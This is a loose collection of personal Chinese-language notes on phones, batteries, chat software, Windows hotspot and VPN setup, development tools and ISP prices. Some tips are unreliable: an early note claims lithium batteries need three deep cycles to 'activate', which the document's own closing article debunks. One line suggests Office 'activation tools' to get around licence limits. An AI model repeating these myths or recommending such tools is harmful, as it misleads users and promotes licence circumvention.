---------------------------------------------------------------------------------------

韩国的三星称为三棒。

---------------------------------------------------------------------------------------

电池前三次用到20%以下后一次性充满。连续三次就会完全激活电池。电池的续航和容量就会正常。

---------------------------------------------------------------------------------------

有几种癌症是会传播的，但应该都还没有感染者。

---------------------------------------------------------------------------------------

用360WiFi快传：

在电脑上打开360WiFi并允许手机控制电脑，在手机上下载360WiFi快传，然后打开该软件（注意在快传中途不能退出窗口，否则会传停下来），燃火就可以使用了。我的SamSung和iphone4快传速度是8-9MB/s。然而用360快传到iphone的视频是不能被正常播放的，因为iphone默认的视频播放软件太烂了，可是一下过来的软件自动搜索有也很弱。

改用rush player：

这个软件支持简单的wiFi快传，而且穿的速度似乎比360快传快。它是打开后，会设置一个简单的ip网站，你进去后在上面操作上传即可（似乎只是从电脑传手机），不过它的在手机上显示的已经接受百分比的更新比较迟钝。

---------------------------------------------------------------------------------------

上次浏览打开到哪里，没关机前的浏览还是这个位置，看来是会记录的。不过用火狐与用世界之窗打开的不用，看来是分开的。

---------------------------------------------------------------------------------------

实体店全款预定的话，去提货小心还要加价几百元。

---------------------------------------------------------------------------------------

windows计算机的窗口的目录中如果什么都没有，那么你按回车，哪里都不会跳转，就是没效果。

---------------------------------------------------------------------------------------

QQ不能再一点QQ空间后马上关，这样账号信息还没有传递。

---------------------------------------------------------------------------------------

SAmSung的安卓系统是经过谷歌优化的，6.0相当不错，支持70%产品升级。安卓的系统流畅度它最好。

UFS 2.0闪存读写速度可以高达每秒1400MB

SamSung旗舰手机是s系列。

手机基带决定了上下行的速率。

UI表示用户界面

小米系统MIUI，华为系统EMUI。

华为有滚动截屏功能。

给不支持快充手机用快充，会引发烧焦融化甚至起火。

手机跟新系统要注意，可能对系统稳定性，流畅性，续航造成影响。

华为的指纹解锁在背面，有滚动截图功能。

在手机下载的时候让开着热点的电脑切换网络，会导致手机没网速，要重新连接。

不要用非标准卡放卡槽里面，会导致卡座算坏，或者插的进去拔不出来。

电信的信息发来催充话费，华为会自动打开充话费界面。但是无性价比，充多少元就多少。

ART模式英文全称为：Android runtime，谷歌Android 4.4系统新增的一种应用运行模式，与传统的Dalvik模式不同，ART模式可以实现更为流畅的安卓系统体验，对于大家来说，只要明白ART模式可让系统体验更加流畅，不过只有在安卓4.4以上系统中采用此功能。

手机生产时RAM,ROM都是按照坑爹的厂家算法，然后系统又会占一点。

6寸手机和我的右手并指宽高一样。

早先的锂电池，大电流密度下充放电对电池寿命损失很大。近年来，虽然锂电池的能量密度提升有限，但在相同寿命的情况下，大电流密度下充电提升了不少。

高通的Quick Charge充电采用调整充电器的输出电压，使之获得设备允许的安全最高充电电压，在保护充电设备的前提下节省充电时间。比如原来用的电压和电流为5V、1A/2A，但高通QC快速充电用电压和电流为9V、2A/12V、1.67A，因为功率变大了，充电速度自然变快了。而步步高的VOOC快速则是采用加大电流的办法，虽然电压依旧是5V，但电流提升到5A，功率提升后充电自然变快。华为的做法和高通类似，电压和电流分别采用9V、2A，而Mate8快速充电的奥妙就在于此。相对于步步高的VOOC，高通的QC和华为的快速充电具有成本更低的优势，因microUSB只能够承受2A的电流，所以充电接口和主板线路都要进行改造，还使用了并联电池，成本会因此有所提升。快充是要合适的插头，有的是要合适的数据线，以及合适的手机否则是有安全隐患的。

QQ一直开在后台用着流量，占内存又耗电。

---------------------------------------------------------------------------------------

华为mate8买来64G系统用掉10G，自带一些软件，我只用去两个。自带输入法：百度输入法华为版。4G内存还剩下2.72GB。全网通3699的价格交了520的增值税。电信版是2999，如果在学校营业厅购买的话是2699。看来全网通加价6、7百，营业厅买非合约机还可能更便宜。重启后必须输入密码，不能指纹解锁。卡一默认4G主卡，卡二默认GSM卡，可在设置中修改。用安兔兔跑分，而且要足够高版本的安兔兔，否则会跑失败,而且配置检测也是有问题的，因为所储存的信息不一样。使用快充技术时，手机背面一小部分会有点暖。从手机电源电量的历史记录中可以看出我的手机是3.3出产的。居然有手套模式，皮套模式，电话放耳边自动拨打接听。手机表面有展小灯，反应充电情况。在手机管家中对手机进行调节，不错，用户的权限还是够大的。 以WPS打开txt文件，居然会根据我的笔记编号进行很好地换行。更新系统有要求：确保手机没有root。录音文件在更目录下的recording或者record。qq在关闭以后不会马上从内存中消失。

---------------------------------------------------------------------------------------

win8有时候就会右键启动失效等等。

---------------------------------------------------------------------------------------

笔记本的转轴部分要小心使用，易坏。

---------------------------------------------------------------------------------------

顺丰快递之前一直显示转到了上海市，但是2天后一下子到了成都，看来是没提交位置信息。

---------------------------------------------------------------------------------------

手机卡：移动和联通是SIM卡，电信和联通的CDMA是UIM卡1、SIM卡，也称G网卡，主要由移动和联通两家运营商提供;2、UIM卡，也称C网卡，目前仅由中国电信提供。 用户使用UIM卡可以接入中国电信的CDMA网络，卡里存储的信息是接入网络的标识，包括UIM ID、AKY值等。UIM卡是CDMA手机使用的手机卡，SIM卡是GSM手机使用的，UIM卡是不能放到SIM卡手机上使用的。如果想要同时使用UIM卡和SIM卡，可以买双网双待手机，双卡槽，可以放两张卡，一张UIM卡，一张SIM卡。现在很多牌子都有这样的手机，比如三星、酷派的手机。50%电量时一分钟1%。在传输过程中无法在那一目录下再新建文件夹之类，手机限制的。

---------------------------------------------------------------------------------------

电信充话费打9.85折，我充65元再用微信支付可以少1元。

---------------------------------------------------------------------------------------

京东二手手机拿来当一手卖

---------------------------------------------------------------------------------------

windows除了旗舰版，家庭版之类的，还有SP几这样的划分。

SP = Service Pack。SP1 是 一个 微软出品的补丁包 功能的包的集合，相当于 一次 系统 大的升级包。

win7 SP1 有2个意思

1，就是指 SP1 安装包程序，下载 安装在 未升级过的 win7上面

2，也有就是指打过 SP1 升级的 WIN7 系统

---------------------------------------------------------------------------------------

卡的话，联通卖得最多，他优惠最大

在校园里面补办电信卡，交10元，几分钟就好了。

在校园里面组队拉人办宽带，79元的一单二三十元，19元的60元，都是从开户费300院里面提取吧，当队员完全一单，队长可以get十元。可能我记得不清了，价格差不多，不过确实有人借此凑齐过学费。学子公司 给电信发校园经理，电信这边两家也会自己招收校园经理。事实上一张可以挣取120。2017年一张挣取80元。

天翼飞YOUNG学子公司，是在共青团委、学校、中国电信三方支持下，创建的校园营销团队，通过学子公司市场化运营，为大学生提供集实习、就业、创业服务于一体的平台。

电信好坑啊…拆成只有月租的一个月内不能办新业务

分开来安排楼刷，但是反正自己围合，出门顺便刷一下。所以没有规矩的呀！

移动4G早就占住市场了，谁没事换号呀，只要觉得套餐过得去就继续用

联通和苹果合作，办卡送iPhone

上海这里280一年50M

酒店联盟去找营业厅办宽带，260 30M 36个账号

---------------------------------------------------------------------------------------

当网速比较慢时，QQ显示不正常，功能也不正常（传不了给设备），但是还登着。

---------------------------------------------------------------------------------------

增强Visual Studio开发环境下的编辑能力。Visual Assist X具有强大的编辑特色，提高了生产效率，可以完全集成到您的Microsoft开发环境中，升级了您的IDE，在不改变编程习惯的同时就可以感受到Visual Assist X为您带来的好处[1] 。

Visual Assist X是一款非常好的Microsoft Visual Studio插件

---------------------------------------------------------------------------------------

书包有个地方线塌了，修一次2，3元。

---------------------------------------------------------------------------------------

在睡眠下，一切都会得到保存，然后部分硬件会关闭，比如说网卡，所以wifi都会重开。

---------------------------------------------------------------------------------------

早在ADSL拨号上网的年代，上传和下载的网速是不对等的。因为电话线分成了电话、上行和下行三个相对独立的信道，为了避免了相互之间的干扰，其下行与上行带宽之比被设置为了10:1的比例。也就是说4M的宽带，512KB/s的下载速度，对应50KB/s的上传速度，这个是正常的。但是光纤时代来临后，有不同的光纤分别负责上行和下行，不存在上下行网速不对等问题。即使你家离电信局有100公里，上传和下载的网速也能对等。从技术层面上讲，从ADSL拨号上网发展到光纤上网，已经解决上下行速率不对等的问题。那么问题来了，为什么上传还要限速呢？事实上，宽带运营商这么做是为了谋利。从ADSL时代开始，用户已经习惯了蜗牛般的上传速度。即便现在到了光纤时代，运营商依然按潜规则，不给用户太高的上传速度。运营商通过限制家庭用户的上行带宽，将节约出来的资源卖给给机房的企业客户，这样可以获得更多的利益。很多人可能不知道的是，托管在机房的服务器需要大量上行带宽，而机房10M上行的费用就是家庭100M宽带的5-6倍。因此，把下行带宽出售给家庭用户，上行带宽出售给机房的企业用户的做法，就成为宽带运营商谋取利润的一个重要手段。

---------------------------------------------------------------------------------------

充电头可以高不能低。手机用多少功率，充电头就输出多少。充电头有个输出，手机有个接受限制，所以不怕。

---------------------------------------------------------------------------------------

QQ文件也支持离线秒传。

---------------------------------------------------------------------------------------

校园网是拨号连接，所以WiFi共享唯一的选择应该是把宽带的网络共享给用命名建立的无线连接（虚拟无线网卡）。一次只能设置一个连接的共享。共享了宽带连接，就自动去掉了本地连接。DOS开关WiFi速度很快。

发现360wifi也是在开启时创建一个无线连接2，但是关闭时就会去掉。所以开个WiFi，这个程序有点慢。

校园网如果连续拨号错误，调制解调器会把你这里拒绝服务一两分钟，上宽带也自然被拒绝了。

netsh wlan show 查看你可以输哪些命令

netsh wlan show drivers 查看你的设备支不支持基站的建立

netsh wlan set hostednetwork mode=allow ssid=名字 key=密码 建立或者更换（总称设置）账户和密码

netsh wlan start hostednetwork 加了hosted就表明是自己的主机，也就是发出热点

netsh wlan show hostednetwork 查看热点状态以及已连接设备

netsh wlan show filters 查看你的黑白名单

netsh wlan stop hostednetwork

自己开热点在共享Internet连接时，出现“Internet 连接共享被启用时，您的 LAN 适配器将被设置成使用 IP 地址192.168.137.X。”这是因为你本来也是使用的局域网或路由器、交换机有线连接到互联网的，你现在是要改做WIFI热点，而这个功能启用时WIN7必须按它的规则自动配置一个IP地址，而这个IP地址将不同你原来在局域网中的IP地址，因此WIN7提醒你，如果你启用这个功能，若有其它电脑连接到你电脑的，或使用你的共享打印机等设备的，它们将会与你失去联系，不能再共享你的打印机等设备。如果你不必顾及谁连到你的电脑，你直接选确定即可；如果确有谁连接到你的电脑，你需要考虑不要启动wifi功能，或是在启动后，告知连接到你电脑的同事或朋友，将你现在的IP地址告诉他们，让他们重新与你设置共享连接。所以处理就是点确定。

注意要用连上网的连接来分享网络。

如果说启用共享网络失败，是因为要打开windows防火墙，在服务里面打开。

热点开着开着没了，校园网也断了，恢复时说无法启动承载网络。开热点时说组或资源的状态不是执行请求操作的正确状态，无线网络连接2也不见了。，无线网卡发现驱动出了问题。。。

---------------------------------------------------------------------------------------

如果你把一个文件打开了两个窗口，并都进行了操作，那个最后一个关掉并保存的，其上操作才会被保留。

---------------------------------------------------------------------------------------

windows会有自动修复，没准还真的可以修复。

---------------------------------------------------------------------------------------

有的机器微软被退货后就转给淘宝...所以有的就特便宜

---------------------------------------------------------------------------------------

QQ发图片要完全发出去给腾讯的服务器以后才能被传给别人。

---------------------------------------------------------------------------------------

Mac OS X是基于Unix的操作系统，可以安装大部分为Unix/Linux开发的软件。然而，如果只是以使用为目的，对每个软件都进行手工编译不是很方便，也不利于管理已安装的软件，于是出现了类似于Linux中APT、Yum等类似的软件包管理系统，其中最著名的有MacPorts、Fink、Homebrew等。

我曾经是MacPorts的使用者，但了解Homebrew之后，立即“弃暗投明”了。其实MacPorts也是一个很不错的解决方案，除了一个实在让我头疼的特性。MacPorts有个原则，对于软件包之间的依赖，都在MacPorts内部解决（/opt/local），无论系统本身是否包含了需要的库，都不会加以利用。这使得MacPorts过分的庞大臃肿，导致系统出现大量软件包的冗余，占用不小的磁盘空间，同时稍大型一点的软件编译时间都会难以忍受。

而Homebrew的原则恰恰相反，它尽可能地利用系统自带的各种库，使得软件包的编译时间大为缩短；同时由于几乎不会造成冗余，软件包的管理也清晰、灵活了许多。Homebrew的另一个特点是使用Ruby定义软件包安装配置（叫做formula），定制非常简单。

至于Fink，由于并未安装使用过，不加讨论。（从互联网上的消息看，Fink由于维护人手的问题，软件包的更新不是很及时。）于我而言，Homebrew已经足够完善，除非发现重大的问题或者出现新的具有突破性的竞争对手，否则我没兴趣折腾别的软件包管理系统了。

dscl 是个目录、文件操控程序

dscl . -create /users/xxxx 增加用户

dscl . -create /groups/xxxx 增加组

没有useradd和groupadd命令

---------------------------------------------------------------------------------------

HHKB键盘是电容键盘，少见，特色是拆开以后全是电路，按键上没有任何机械式元件焊在上面，触感用橡胶、弹簧等来创造。switch(按键)的开关是靠静电容量来控制的，技术要求高。所以也就贵。

静电容键盘因为没有触电，所以寿命是非常恐怖的。薄膜键盘2年就变涩那就是渣渣，机械键盘号称黄金触点20-50w击键寿命听起来不错，但是还是有寿命。这直接来一个无机械触点，直接牛B到天上了吧。

大小上是mini键盘

都说是专门为了编程设计的键盘，然而我不太喜欢吧。

没有F区。挺适合Mac和Linux的，适合Vim操作。不太适合iwndwos，VS用F区还比较重要的。

Microsoft Visual Studio的安装：

安装VS，至少要是win7打了SP1补丁的。最好是较新版本的win10.

首先，安装方式分为在线和离线。在线的话就要靠你翻墙以后的网速了。我这次选了离线的，先下载一个7.0+GB的安装包。不过安装包并没有有些功能，所以有的还是要翻墙（尤其是来自第三方的），不翻墙就要等一个个超时，总的就要等很久才知道自己安装失败了。不过我之后用修复和更改把一些要安装的安装掉了。安装一个可能适合我的VS，需要的空间大概是45GB以内。Android SDK似乎很大，这个是要翻墙的，所以我暂时没安装，这时候大概要15GB多一点。

Microsoft Visual Studio的卸载：

VS的安装涉及对系统一些对一般人而言没什么用的更改，但也还是系统组件更改，所以除了他自己卸载基本上是卸载不干净的，而且我卸载了重启还要Checking file system on C:涉及用CHKDSK来verifying files，indexs and security descriptors。删除不对的index。再进入配置windows的欢迎界面。

Microsoft Visual Studio的使用：

VS编译时的Debug版本运行可能会说缺少dll文件额，尤其是在winxp上面，因为它是动态库。解决办法是①把那个dll库和文件一起发给别人②不用debug，用release模式静态编译把需要的库都放在exe文件里面。

---------------------------------------------------------------------------------------

日本就 萌购（代购） tenso(转运） jshoppers(转运）前者最贵最省事，最后者最便宜。我开始用萌购，结果键盘超过2w日元只能发直邮，遂选择转运。比较了两家的运费，选择js，称重算好ems费+手续费+保险(0元）之后邮件发链接给我，支付宝付款。

---------------------------------------------------------------------------------------

你没有选择网络的话家庭，工作，公用。那么网会动不了

---------------------------------------------------------------------------------------

可以产生临时号码来使用，有这种软件，但很快过期了。

---------------------------------------------------------------------------------------

OEM内存条：OEM 就是代工。防冒的 假货 不是原厂生产的 这种条一般出了问题质保都非常麻烦。不能联保。

OEM生产，即贴牌生产，也称为定牌生产，俗称“贴牌”，由于其英文表述为Original Equipment/Entrusted Manufacture（译为原始设备制造商或原产地委托加工)，因此简称为OEM。基本含义为品牌生产者不直接生产产品，而是利用自己掌握的关键的核心技术负责设计和开发新产品，控制销售渠道，具体的加工任务通过合同订购的方式委托同类产品的其他厂家生产。之后将所订产品低价买断，并直接贴上自己的品牌商标。这种委托他人生产的合作方式简称OEM，承接加工任务的制造商被称为OEM厂商，其生产的产品被称为OEM产品。

---------------------------------------------------------------------------------------

tell a lie是要判断是否有人能直接识破。

---------------------------------------------------------------------------------------

文件列表中通过按键盘来选定文件，会只在基本名中搜索。

---------------------------------------------------------------------------------------

如果你点了移动和替换，然而会先对原文件进行Shift+Delete，之后在移动文件。不论移动是否成功，都会清空现在剪切选中的以及造成原有的删除。

---------------------------------------------------------------------------------------

google在亚太新开一服务器，网址特点为在.com后面有hk，vn，jp，uk，in，ar，es，ph，sa之类的

---------------------------------------------------------------------------------------

运动过度会造成细胞大量坏死，甚至肾衰竭。

---------------------------------------------------------------------------------------

一个完整的VC有600MB，压缩包的话应该是500MB。

---------------------------------------------------------------------------------------

虚拟机可以只开单核CPU

---------------------------------------------------------------------------------------

鞋子的保养：

鞋子不要用刷子猛刷，可是我觉得如果能承受的话用刷子挺好的；不可暴晒，洗后避免阳光直射，那水能干吗，据说会引起老化、变形、褪色、破裂；

---------------------------------------------------------------------------------------

超级纤维的手感不错，相当好。

---------------------------------------------------------------------------------------

老式SDRAM内存的特性是在一个内存时钟周期中，在一个方波上升沿时进行一次操作（读或写），而DDR则引用了一种新的设计，其在一个内存时钟周期中，在方波上升沿时进行一次操作，在方波的下降沿时也做一次操作，之所以在一个时钟周期中，DDR则可以完成SDRAM两个周期才能完成的任务，所以理论上同速率的DDR内存与SDR内存相比，性能要超出一倍，

---------------------------------------------------------------------------------------

RGB轴是配备全RGB色谱的贴片发光二极管的轴，色彩和寿命都较LED机械键盘出色

---------------------------------------------------------------------------------------

MBR引导开机会慢点

---------------------------------------------------------------------------------------

把字幕和视频放一个文件夹里就可以自动匹配，你也可以选择关闭字幕。看来字幕其实是连续储存的一个部分。

---------------------------------------------------------------------------------------

eSIM卡物理上还是一张SIM卡，它只是内嵌在手机中，预装在手机组件里，可通过远程编程的方式来支持不同的运营商，或者手机可以切换不同运营商服务，用户不需将 SIM卡拿出和更换。固件确实是发展方向。

---------------------------------------------------------------------------------------

设备建立VPN连接，在电脑上的话要新建一个VPN连接，手机的话有个VPN选项直接填入域名或者IP，再附上账号密码就可以进去了。

问题：校园网不可以建立VPN连接，会说错误800.

宽带建立连接时说错误619，这时要开启这几个服务，可以选择设为自动：Telephony

Remote Access Connection Manager Remote Access Auto Connection Manager

Remote Procedure Call (RPC) Locator Network Connections。据说还可以解决720,721问题。

---------------------------------------------------------------------------------------

kali mini,Light,正常这三个版本。按照顺序安装包由小到大。

---------------------------------------------------------------------------------------

1008611是话费直通车，查话费的。

---------------------------------------------------------------------------------------

page键是跳到上一页与下一页，而不是在本页里面跳转。

---------------------------------------------------------------------------------------

QQ手机同意好友了，电脑那边还要再同意一遍，可能是发给电脑的数据和发给手机的数据是分开的。然后我电脑上退出了华为QQ群，但是退出无效。

---------------------------------------------------------------------------------------

骆驼趾别名叫鲍鱼线、骆驼蹄，指女性内裤太紧，私处看上去就好像是骆驼的脚趾。

---------------------------------------------------------------------------------------

磁力链接 magnet:?xt=urn:btih:

---------------------------------------------------------------------------------------

Xilinx的FPGA一个板子都很贵，它对应的编写软件是Vivado，有着电路器件的库，写好后会根据你的设计综合生成电路的网表，对芯片的引脚进行分配，并生成一个要下载到FPGA的流文件。

---------------------------------------------------------------------------------------

内容的分布会对你的压缩情况可能造成影响。具体看算法。

---------------------------------------------------------------------------------------

虚拟机的网卡有Host-only与NAT两种状态：hostonly相当于这个路由器与主机直接没有网线相连，是断开的，nat相当于这个路由器的外网口用网线连接到了物理主机网卡上，虚拟机通过这个路由器连接到物理机上，用物理机的配置上网。

虚拟机中的桥接：相当于虚拟了一台交换机，物理机和虚拟机都连接在这个交换机上，虚拟机与物理机的关系就好像办公室公用一个交换机的小网络。两者平级。

---------------------------------------------------------------------------------------

i7-6950x 10核心20线程 3.0GHZ $1500

i7-6900K 8核心16线程20MB三级缓存 3.0+GHZ $999(历年旗舰产品价格)

i7-6850K 6核心12线程15MB三级缓存 3.5+GHZ $550

i7-6800K 6核心12线程15MB三级缓存 3.5GHZ $390

---------------------------------------------------------------------------------------

USB3.1支持（10GB/s）

---------------------------------------------------------------------------------------

Win32DiskImager可以向U盘中写入镜像文件，也可以复制可移动存储设备（包括SD卡，光驱）。

---------------------------------------------------------------------------------------

退换货要给票并在票上签名

---------------------------------------------------------------------------------------

助教用上课系统给大家发文件，有些人得到的压缩包是损坏的

---------------------------------------------------------------------------------------

Demo是英文Demonstration的缩写，在商业影视作品和广告片中，Demo的含意为“示范”、“展示”、“样片”、“样稿”，Demo字样通常是加在未制作完成的影视作品或广告视频中的，加上Demo字样的影视作品或广告片是只用来供商业客户审片用，不允许随意发布和传播的。

---------------------------------------------------------------------------------------

h5页面即HTML5页面

---------------------------------------------------------------------------------------

公众问卷方式：问卷星，问卷网，微信问卷号

---------------------------------------------------------------------------------------

notepad++的重开就是记录下来每次关闭时已打开文件的真实路径，然后每次再打开。由于打开小型文本快，所以也就没什么感觉。

---------------------------------------------------------------------------------------

JetBrains是一家开发IDE这些的公司

---------------------------------------------------------------------------------------

上传后的文件会在QQ的服务器暂存几天，这时候你的发送都是秒发的。如果讨论组升级为群，那么上传的文件就变成了升级的人上传的。

---------------------------------------------------------------------------------------

我的笔记本注销以后，键盘F区按一下就直接相当于自带了Fn转义。

---------------------------------------------------------------------------------------

notepad++中如果有一行特别长，需要滑动栏的话，那点一下空白部分就会直接跑到最后。

---------------------------------------------------------------------------------------

下载网站的高速下载是他提供的安装包，一般要注意去掉捆绑。其他下载是直接文件。不过如果其他下载下不动的话就只好高速下载了。

---------------------------------------------------------------------------------------

电信天翼飞扬，会改你的网络配置文件中的DNS，但是你过你会而再登就没了。

---------------------------------------------------------------------------------------

---------------------------------------------------------------------------------------

Steam平台是一款目前全球最大的综合性数字发行平台。玩家可以在该平台购买游戏、软件、下载、讨论、上传、分享。可以安在linux中。

---------------------------------------------------------------------------------------

并不是的所有的驱动装完都要重启，比如不知是非常重要的USB

---------------------------------------------------------------------------------------

电源模式的改变也是要硬件支持的，比如说我换成节能，警报器就响一下，磁盘就会转一下。

--------------------------------------------------------------------------------------- 我的U盘向电脑写入大文件，USB2.0有27MB/s，USB3.0有100MB/s

---------------------------------------------------------------------------------------

当当4月22书香节自营满200-100，京东则是自营满150-50

---------------------------------------------------------------------------------------

校园网停了win7一点提示都没有。

---------------------------------------------------------------------------------------

对于我这个四核CPU而言，开一个死循环，CPU的占用率就会稳定在25%左右。而且看来我的CPU核心之间不会合作，观察死循环是CPU的利用率就可以知道。

---------------------------------------------------------------------------------------

软件安装的快慢与磁盘的读写速度有关，软件包括系统。

---------------------------------------------------------------------------------------

QQ群投票功能有两种：

1、匿名投票，由发起人设置，此设置看不到投票人的选项。

2、公开投票，由发起人设置，此设置发起人可以看到投票者的选项，参与人看不到。

---------------------------------------------------------------------------------------

启动任务管理器的几种方法：

1.Ctrl + Shift + ESC

2.Ctrl+Alt+Delete win7的话是进入选择界面

3.运行taskmgr

4.右键下面的栏选择打开

---------------------------------------------------------------------------------------

有一次打开CSDN的界面显示：403，啊，爬虫。您的IP地址所在网段被拒绝服务。这可能是您所在的网段有爬虫大量抓取本站网页。有个解除封锁的按钮，点了就可以了。

---------------------------------------------------------------------------------------

搜狗输入法U模式，进入拆分输入

Shift+Space 切换全角，间距变大

搜狗输入法时候打出的非常见字，在编码上应该已经超出了记事本ASCII的允许范围了，触发Unicode保存。

---------------------------------------------------------------------------------------

macQQ不能传群文件不能群语音不能群视频

------------------------------------------------------------------------------------------

云U盘不同于云盘

------------------------------------------------------------------------------------------

golang就是Go，google开发，可以用于开发后端。

------------------------------------------------------------------------------------------

用户体验（User Experience，简称UX或 UE）是一种纯主观的在用户使用一个产品（服务）的过程中建立起来的心理感受。

------------------------------------------------------------------------------------------

近几年的web应用程序：eBay(拍卖的)，Betfair（博彩与投机），Blogger（博客）

------------------------------------------------------------------------------------------

现在都是OPENSTACK 云服务器，现在的云分为：Iaas,paas,saas三个服务级别，要看您是需求哪个层次的服务了。

阿里云主要是iaas，服务器，数据库，云存储，

盛大云，iaas，完全模仿amazon。

sina是paas。

而OPENSTACK 是paas,saas层级的，所以说OPenstack是未来发展趋势， 在稳定性、安全性、兼容性上是最好佳的选择。

阿里云下的万网是个不错的域名申请地方

------------------------------------------------------------------------------------------

电脑睡眠后再打开一直卡在仅显示桌面，那用C+A+Del注销小再开是很快的。

------------------------------------------------------------------------------------------

YUMI里面找不到文件就直接输入名字，就可以显示出来了

------------------------------------------------------------------------------------------

每一个盘都会有自己的回收站，应该是系统盘（包括分出给虚拟机装的盘）的话回收站就不是空的。

------------------------------------------------------------------------------------------

关机的话，应该是要把其他进程先消灭掉的，所有系统都是这样，可能xp的自动关闭其他进程比较弱。

------------------------------------------------------------------------------------------

现在，静电容键盘主要是日本产的，一个要2000+元，前主要花在垄断上面了，不过国产的也有了，国产的似乎就几百元。

------------------------------------------------------------------------------------------

点击加载网页上的图片，图片由模糊变清晰其实是在现在图片，看来一开始uC浏览器并没有把图片下载过来。

360安全浏览器有个好处就是不需要管flash的版本与安装与否就能看视频。

------------------------------------------------------------------------------------------

浏览器可以补上.com www.

------------------------------------------------------------------------------------------

华为手机连上去以后，会自动加载一个驱动程序。

------------------------------------------------------------------------------------------

浏览器可以做的比如查看pdf，那么他就可以当做pdf查看器。

------------------------------------------------------------------------------------------

有的鼠标在光滑面上比较难用，是因为鼠标的光学识别能力把。

------------------------------------------------------------------------------------------

U盘插进去也会出现开机那种转一下的声音。从位置可以知道，这个转一下的声音并不是磁盘的3，我猜涉及自检程序。光驱弹出来也会有这声音。

------------------------------------------------------------------------------------------

删除文件的时候说“包含名称过长的文件且无法放入回收站”。

------------------------------------------------------------------------------------------

QQ接收文件到顶了，但是就是没说接收完成，发现可以直接关闭接收，因为实际上已经接收完了，文件已经可以使用了。

------------------------------------------------------------------------------------------

linux下的文本用notepad++中默认的“UTF-8无BOM编码”去打开即可。可以用type命令去显示我写的makefile，或许是因为没有中文出现。用notepad++那种打开方式换行没有出现问题，有点惊喜。这与它的读取显示原理有关。

------------------------------------------------------------------------------------------

重装系统以后，对于office我是删除文件夹重新安装的。

------------------------------------------------------------------------------------------

Mac机器要想支持windows XX就要对应版本的bootcamp，在OS下，用这个软件把必要安装文件（驱动等）以及镜像写入U盘。

如果你的电脑上有了windwos只是缺少大量驱动，你就要把那些必要文件下载过来并写入U盘，文件应该有2个G，存入U盘也要一些时间。

如果你用驱动人生的万能网卡，那么上网方面能修的仅仅是无线。

------------------------------------------------------------------------------------------

酷狗手机投放是拿来遥控电脑播放用的。

------------------------------------------------------------------------------------------

mac电脑有些特殊，可能是因为特殊的硬件原因，一般的驱动会不起作用.

一开始买过来为OS或者OS X操作系统，你要在里面按住那个bootcamp，用这个软件去下载并写入镜像与驱动（据说因为服务器在国外所以会比较慢），不过我就觉得可能不一定非要用它去写入，不过装驱动就必须是它了，驱动的下载有3GB差不多吧，耐心等待。下载到U盘以后就直接点击那个setup可执行文件即可。

mac的rar解压与windows下解压一个东西可能大小会不一样

------------------------------------------------------------------------------------------

想起了鼠标的拍照看位移，明白了工作原理与在花纹近乎一样的木桌上无效原因

------------------------------------------------------------------------------------------

上传速度与下载速度在一开始很快是因为显示的不及时

------------------------------------------------------------------------------------------

电脑开机到响应是要一段时间的。

------------------------------------------------------------------------------------------

笔记本按电源键开不了机，但是电源指示灯，电池指示灯全都正常显示。先排除掉静电问题：去电源，拆电池，久按着电源键，知道感觉听到什么声音，最好在放个几十分钟就ok。那么可能问题是主板？供电线没插好？可是之前还可以好好开机，还开着24h都没问题。仔细观察电源键发现电源键有一端下凹，虽然可以去按，但是总感觉是这里的问题。回来拆了，把电源键调好（结果一不小心把有个稍

微固定用的小塑料又弄下来了），之后就正常使用了。

------------------------------------------------------------------------------------------

用电脑给手机充电，USB2.0冲了好久才8%，USB3.0应该是是快一点的。

------------------------------------------------------------------------------------------

windwos的office可以激活的次数是有限的，这时候只好用激活工具了

------------------------------------------------------------------------------------------

新电池需要重复几次完全充电放电来激活吗？

确实有一些充电电池需要类似的“激活”工作。这就是较早的镍镉充电电池和镍氢充电电池。这些电池会产生一种被称为“记忆效应”的现象，在不完全放电的状态下充电，容易使电池过度充电，时间长了会导致电极板上增生晶体，阻塞电解液与电极板的接触，造成电池的电压下降，让使用者产生电池很快就用完了的感觉。[1]因此对于这两种电池来说，定期（而不是每次）对电池完全放电后再充电可以减轻上述原因引起的电压下降现象。

不过，现在我们手机和笔记本电脑上所使用的电池，大都是锂离子电池 (Li-ion Battery)。锂离子电池虽然身材小却可以储存大能量，因此使用的越来越广泛。锂离子电池在开始使用时不需要通过深度充放电来进行激活，因为电池的初始化及测试过程已经在制造电池的时候完成了。锂离子电池也没有所谓的“记忆效应”的，可以随时充电。[2]建议定期对锂离子电池进行一次完全充放电的说法，仅仅是为了校准笔记本电脑和一些高端智能手机上的电量检测装置，并不是因为对电池本身有什么好处。[3]对于普通的手机、数码相机这些分段显示电池大概电量的设备，是完全不需要定期完全充放电的。

神马？有些手机说明书上也有这么写？你要知道，手机的电池一般都不是生产手机的厂商制造出来的，说明书上的这种写法可能是为了提醒使用者测试一下电池有没有问题。另外，由于镍镉和镍氢电池的确需要激活，这种说明书上的写法也可能是由于照搬模板造成的。

过度充电会引起电池爆炸？

锂离子电池的能量密度大，电压较高（单独锂离子电池单元产生的电压可达到4.2V，而普通的镍基充电电池为1.2V），和低电压类电池相比，锂离子电池充电时电极的氧化还原反应十分剧烈，因此锂离子电池的使用条件必须受到严格限制，过度充电、过度放电、短路、高温等都会引起电池损坏，甚至发生起火和爆炸。[4]但是，实际使用中的锂离子电池是把若干个电芯连同一套安全保护电路以及多种安全装置一起封装成一块电池板。[5]这些安全设计可以保证在过度充电、过度放电和短路时自动切断电池的电路；电池内部压力过高还会触发排气装置减压；电池温度过高则会触发热熔保护装置，阻滞锂离子的运动从而停止电池的电化学反应。[6]因此，只要你不是用的质量不靠谱的山寨电池，手机充满电没有及时拔掉电源不会引起电池爆炸。

减少充电次数，可以延长电池寿命？

一般锂离子电池的寿命可以达到几百次充放电循环，电池和设备的说明书上也经常见到这样的表述。这里的1个充放电循环是指将电池电量用光然后再充满的过程，而不是插上充电器再拔掉就算1次。连续对锂离子电池进行深度充放电，对锂离子电池的寿命是有影响的，上述几百次的数据也是在这样的条件下测得的，但在日常浅度充放电条件下，锂离子电池的寿命其实相当长。此外，锂离子电池放着不用，其容量也会自然损失，主要的影响因素是电压和温度。研究表明，锂离子离子在完全充电的状态下长时间存放，其容量会发生明显损失。同样的，温度越高，锂离子电池的容量损失就越快，而这种损失是不可逆的，也就是说，电池的容量会永久变小。在0度环境下，电量剩余40%的锂离子电池存放一年后，其容量会损失2%；而在40度环境下，完全充满电的锂离子电池存放一年后，其容量损失高达35%。[7]

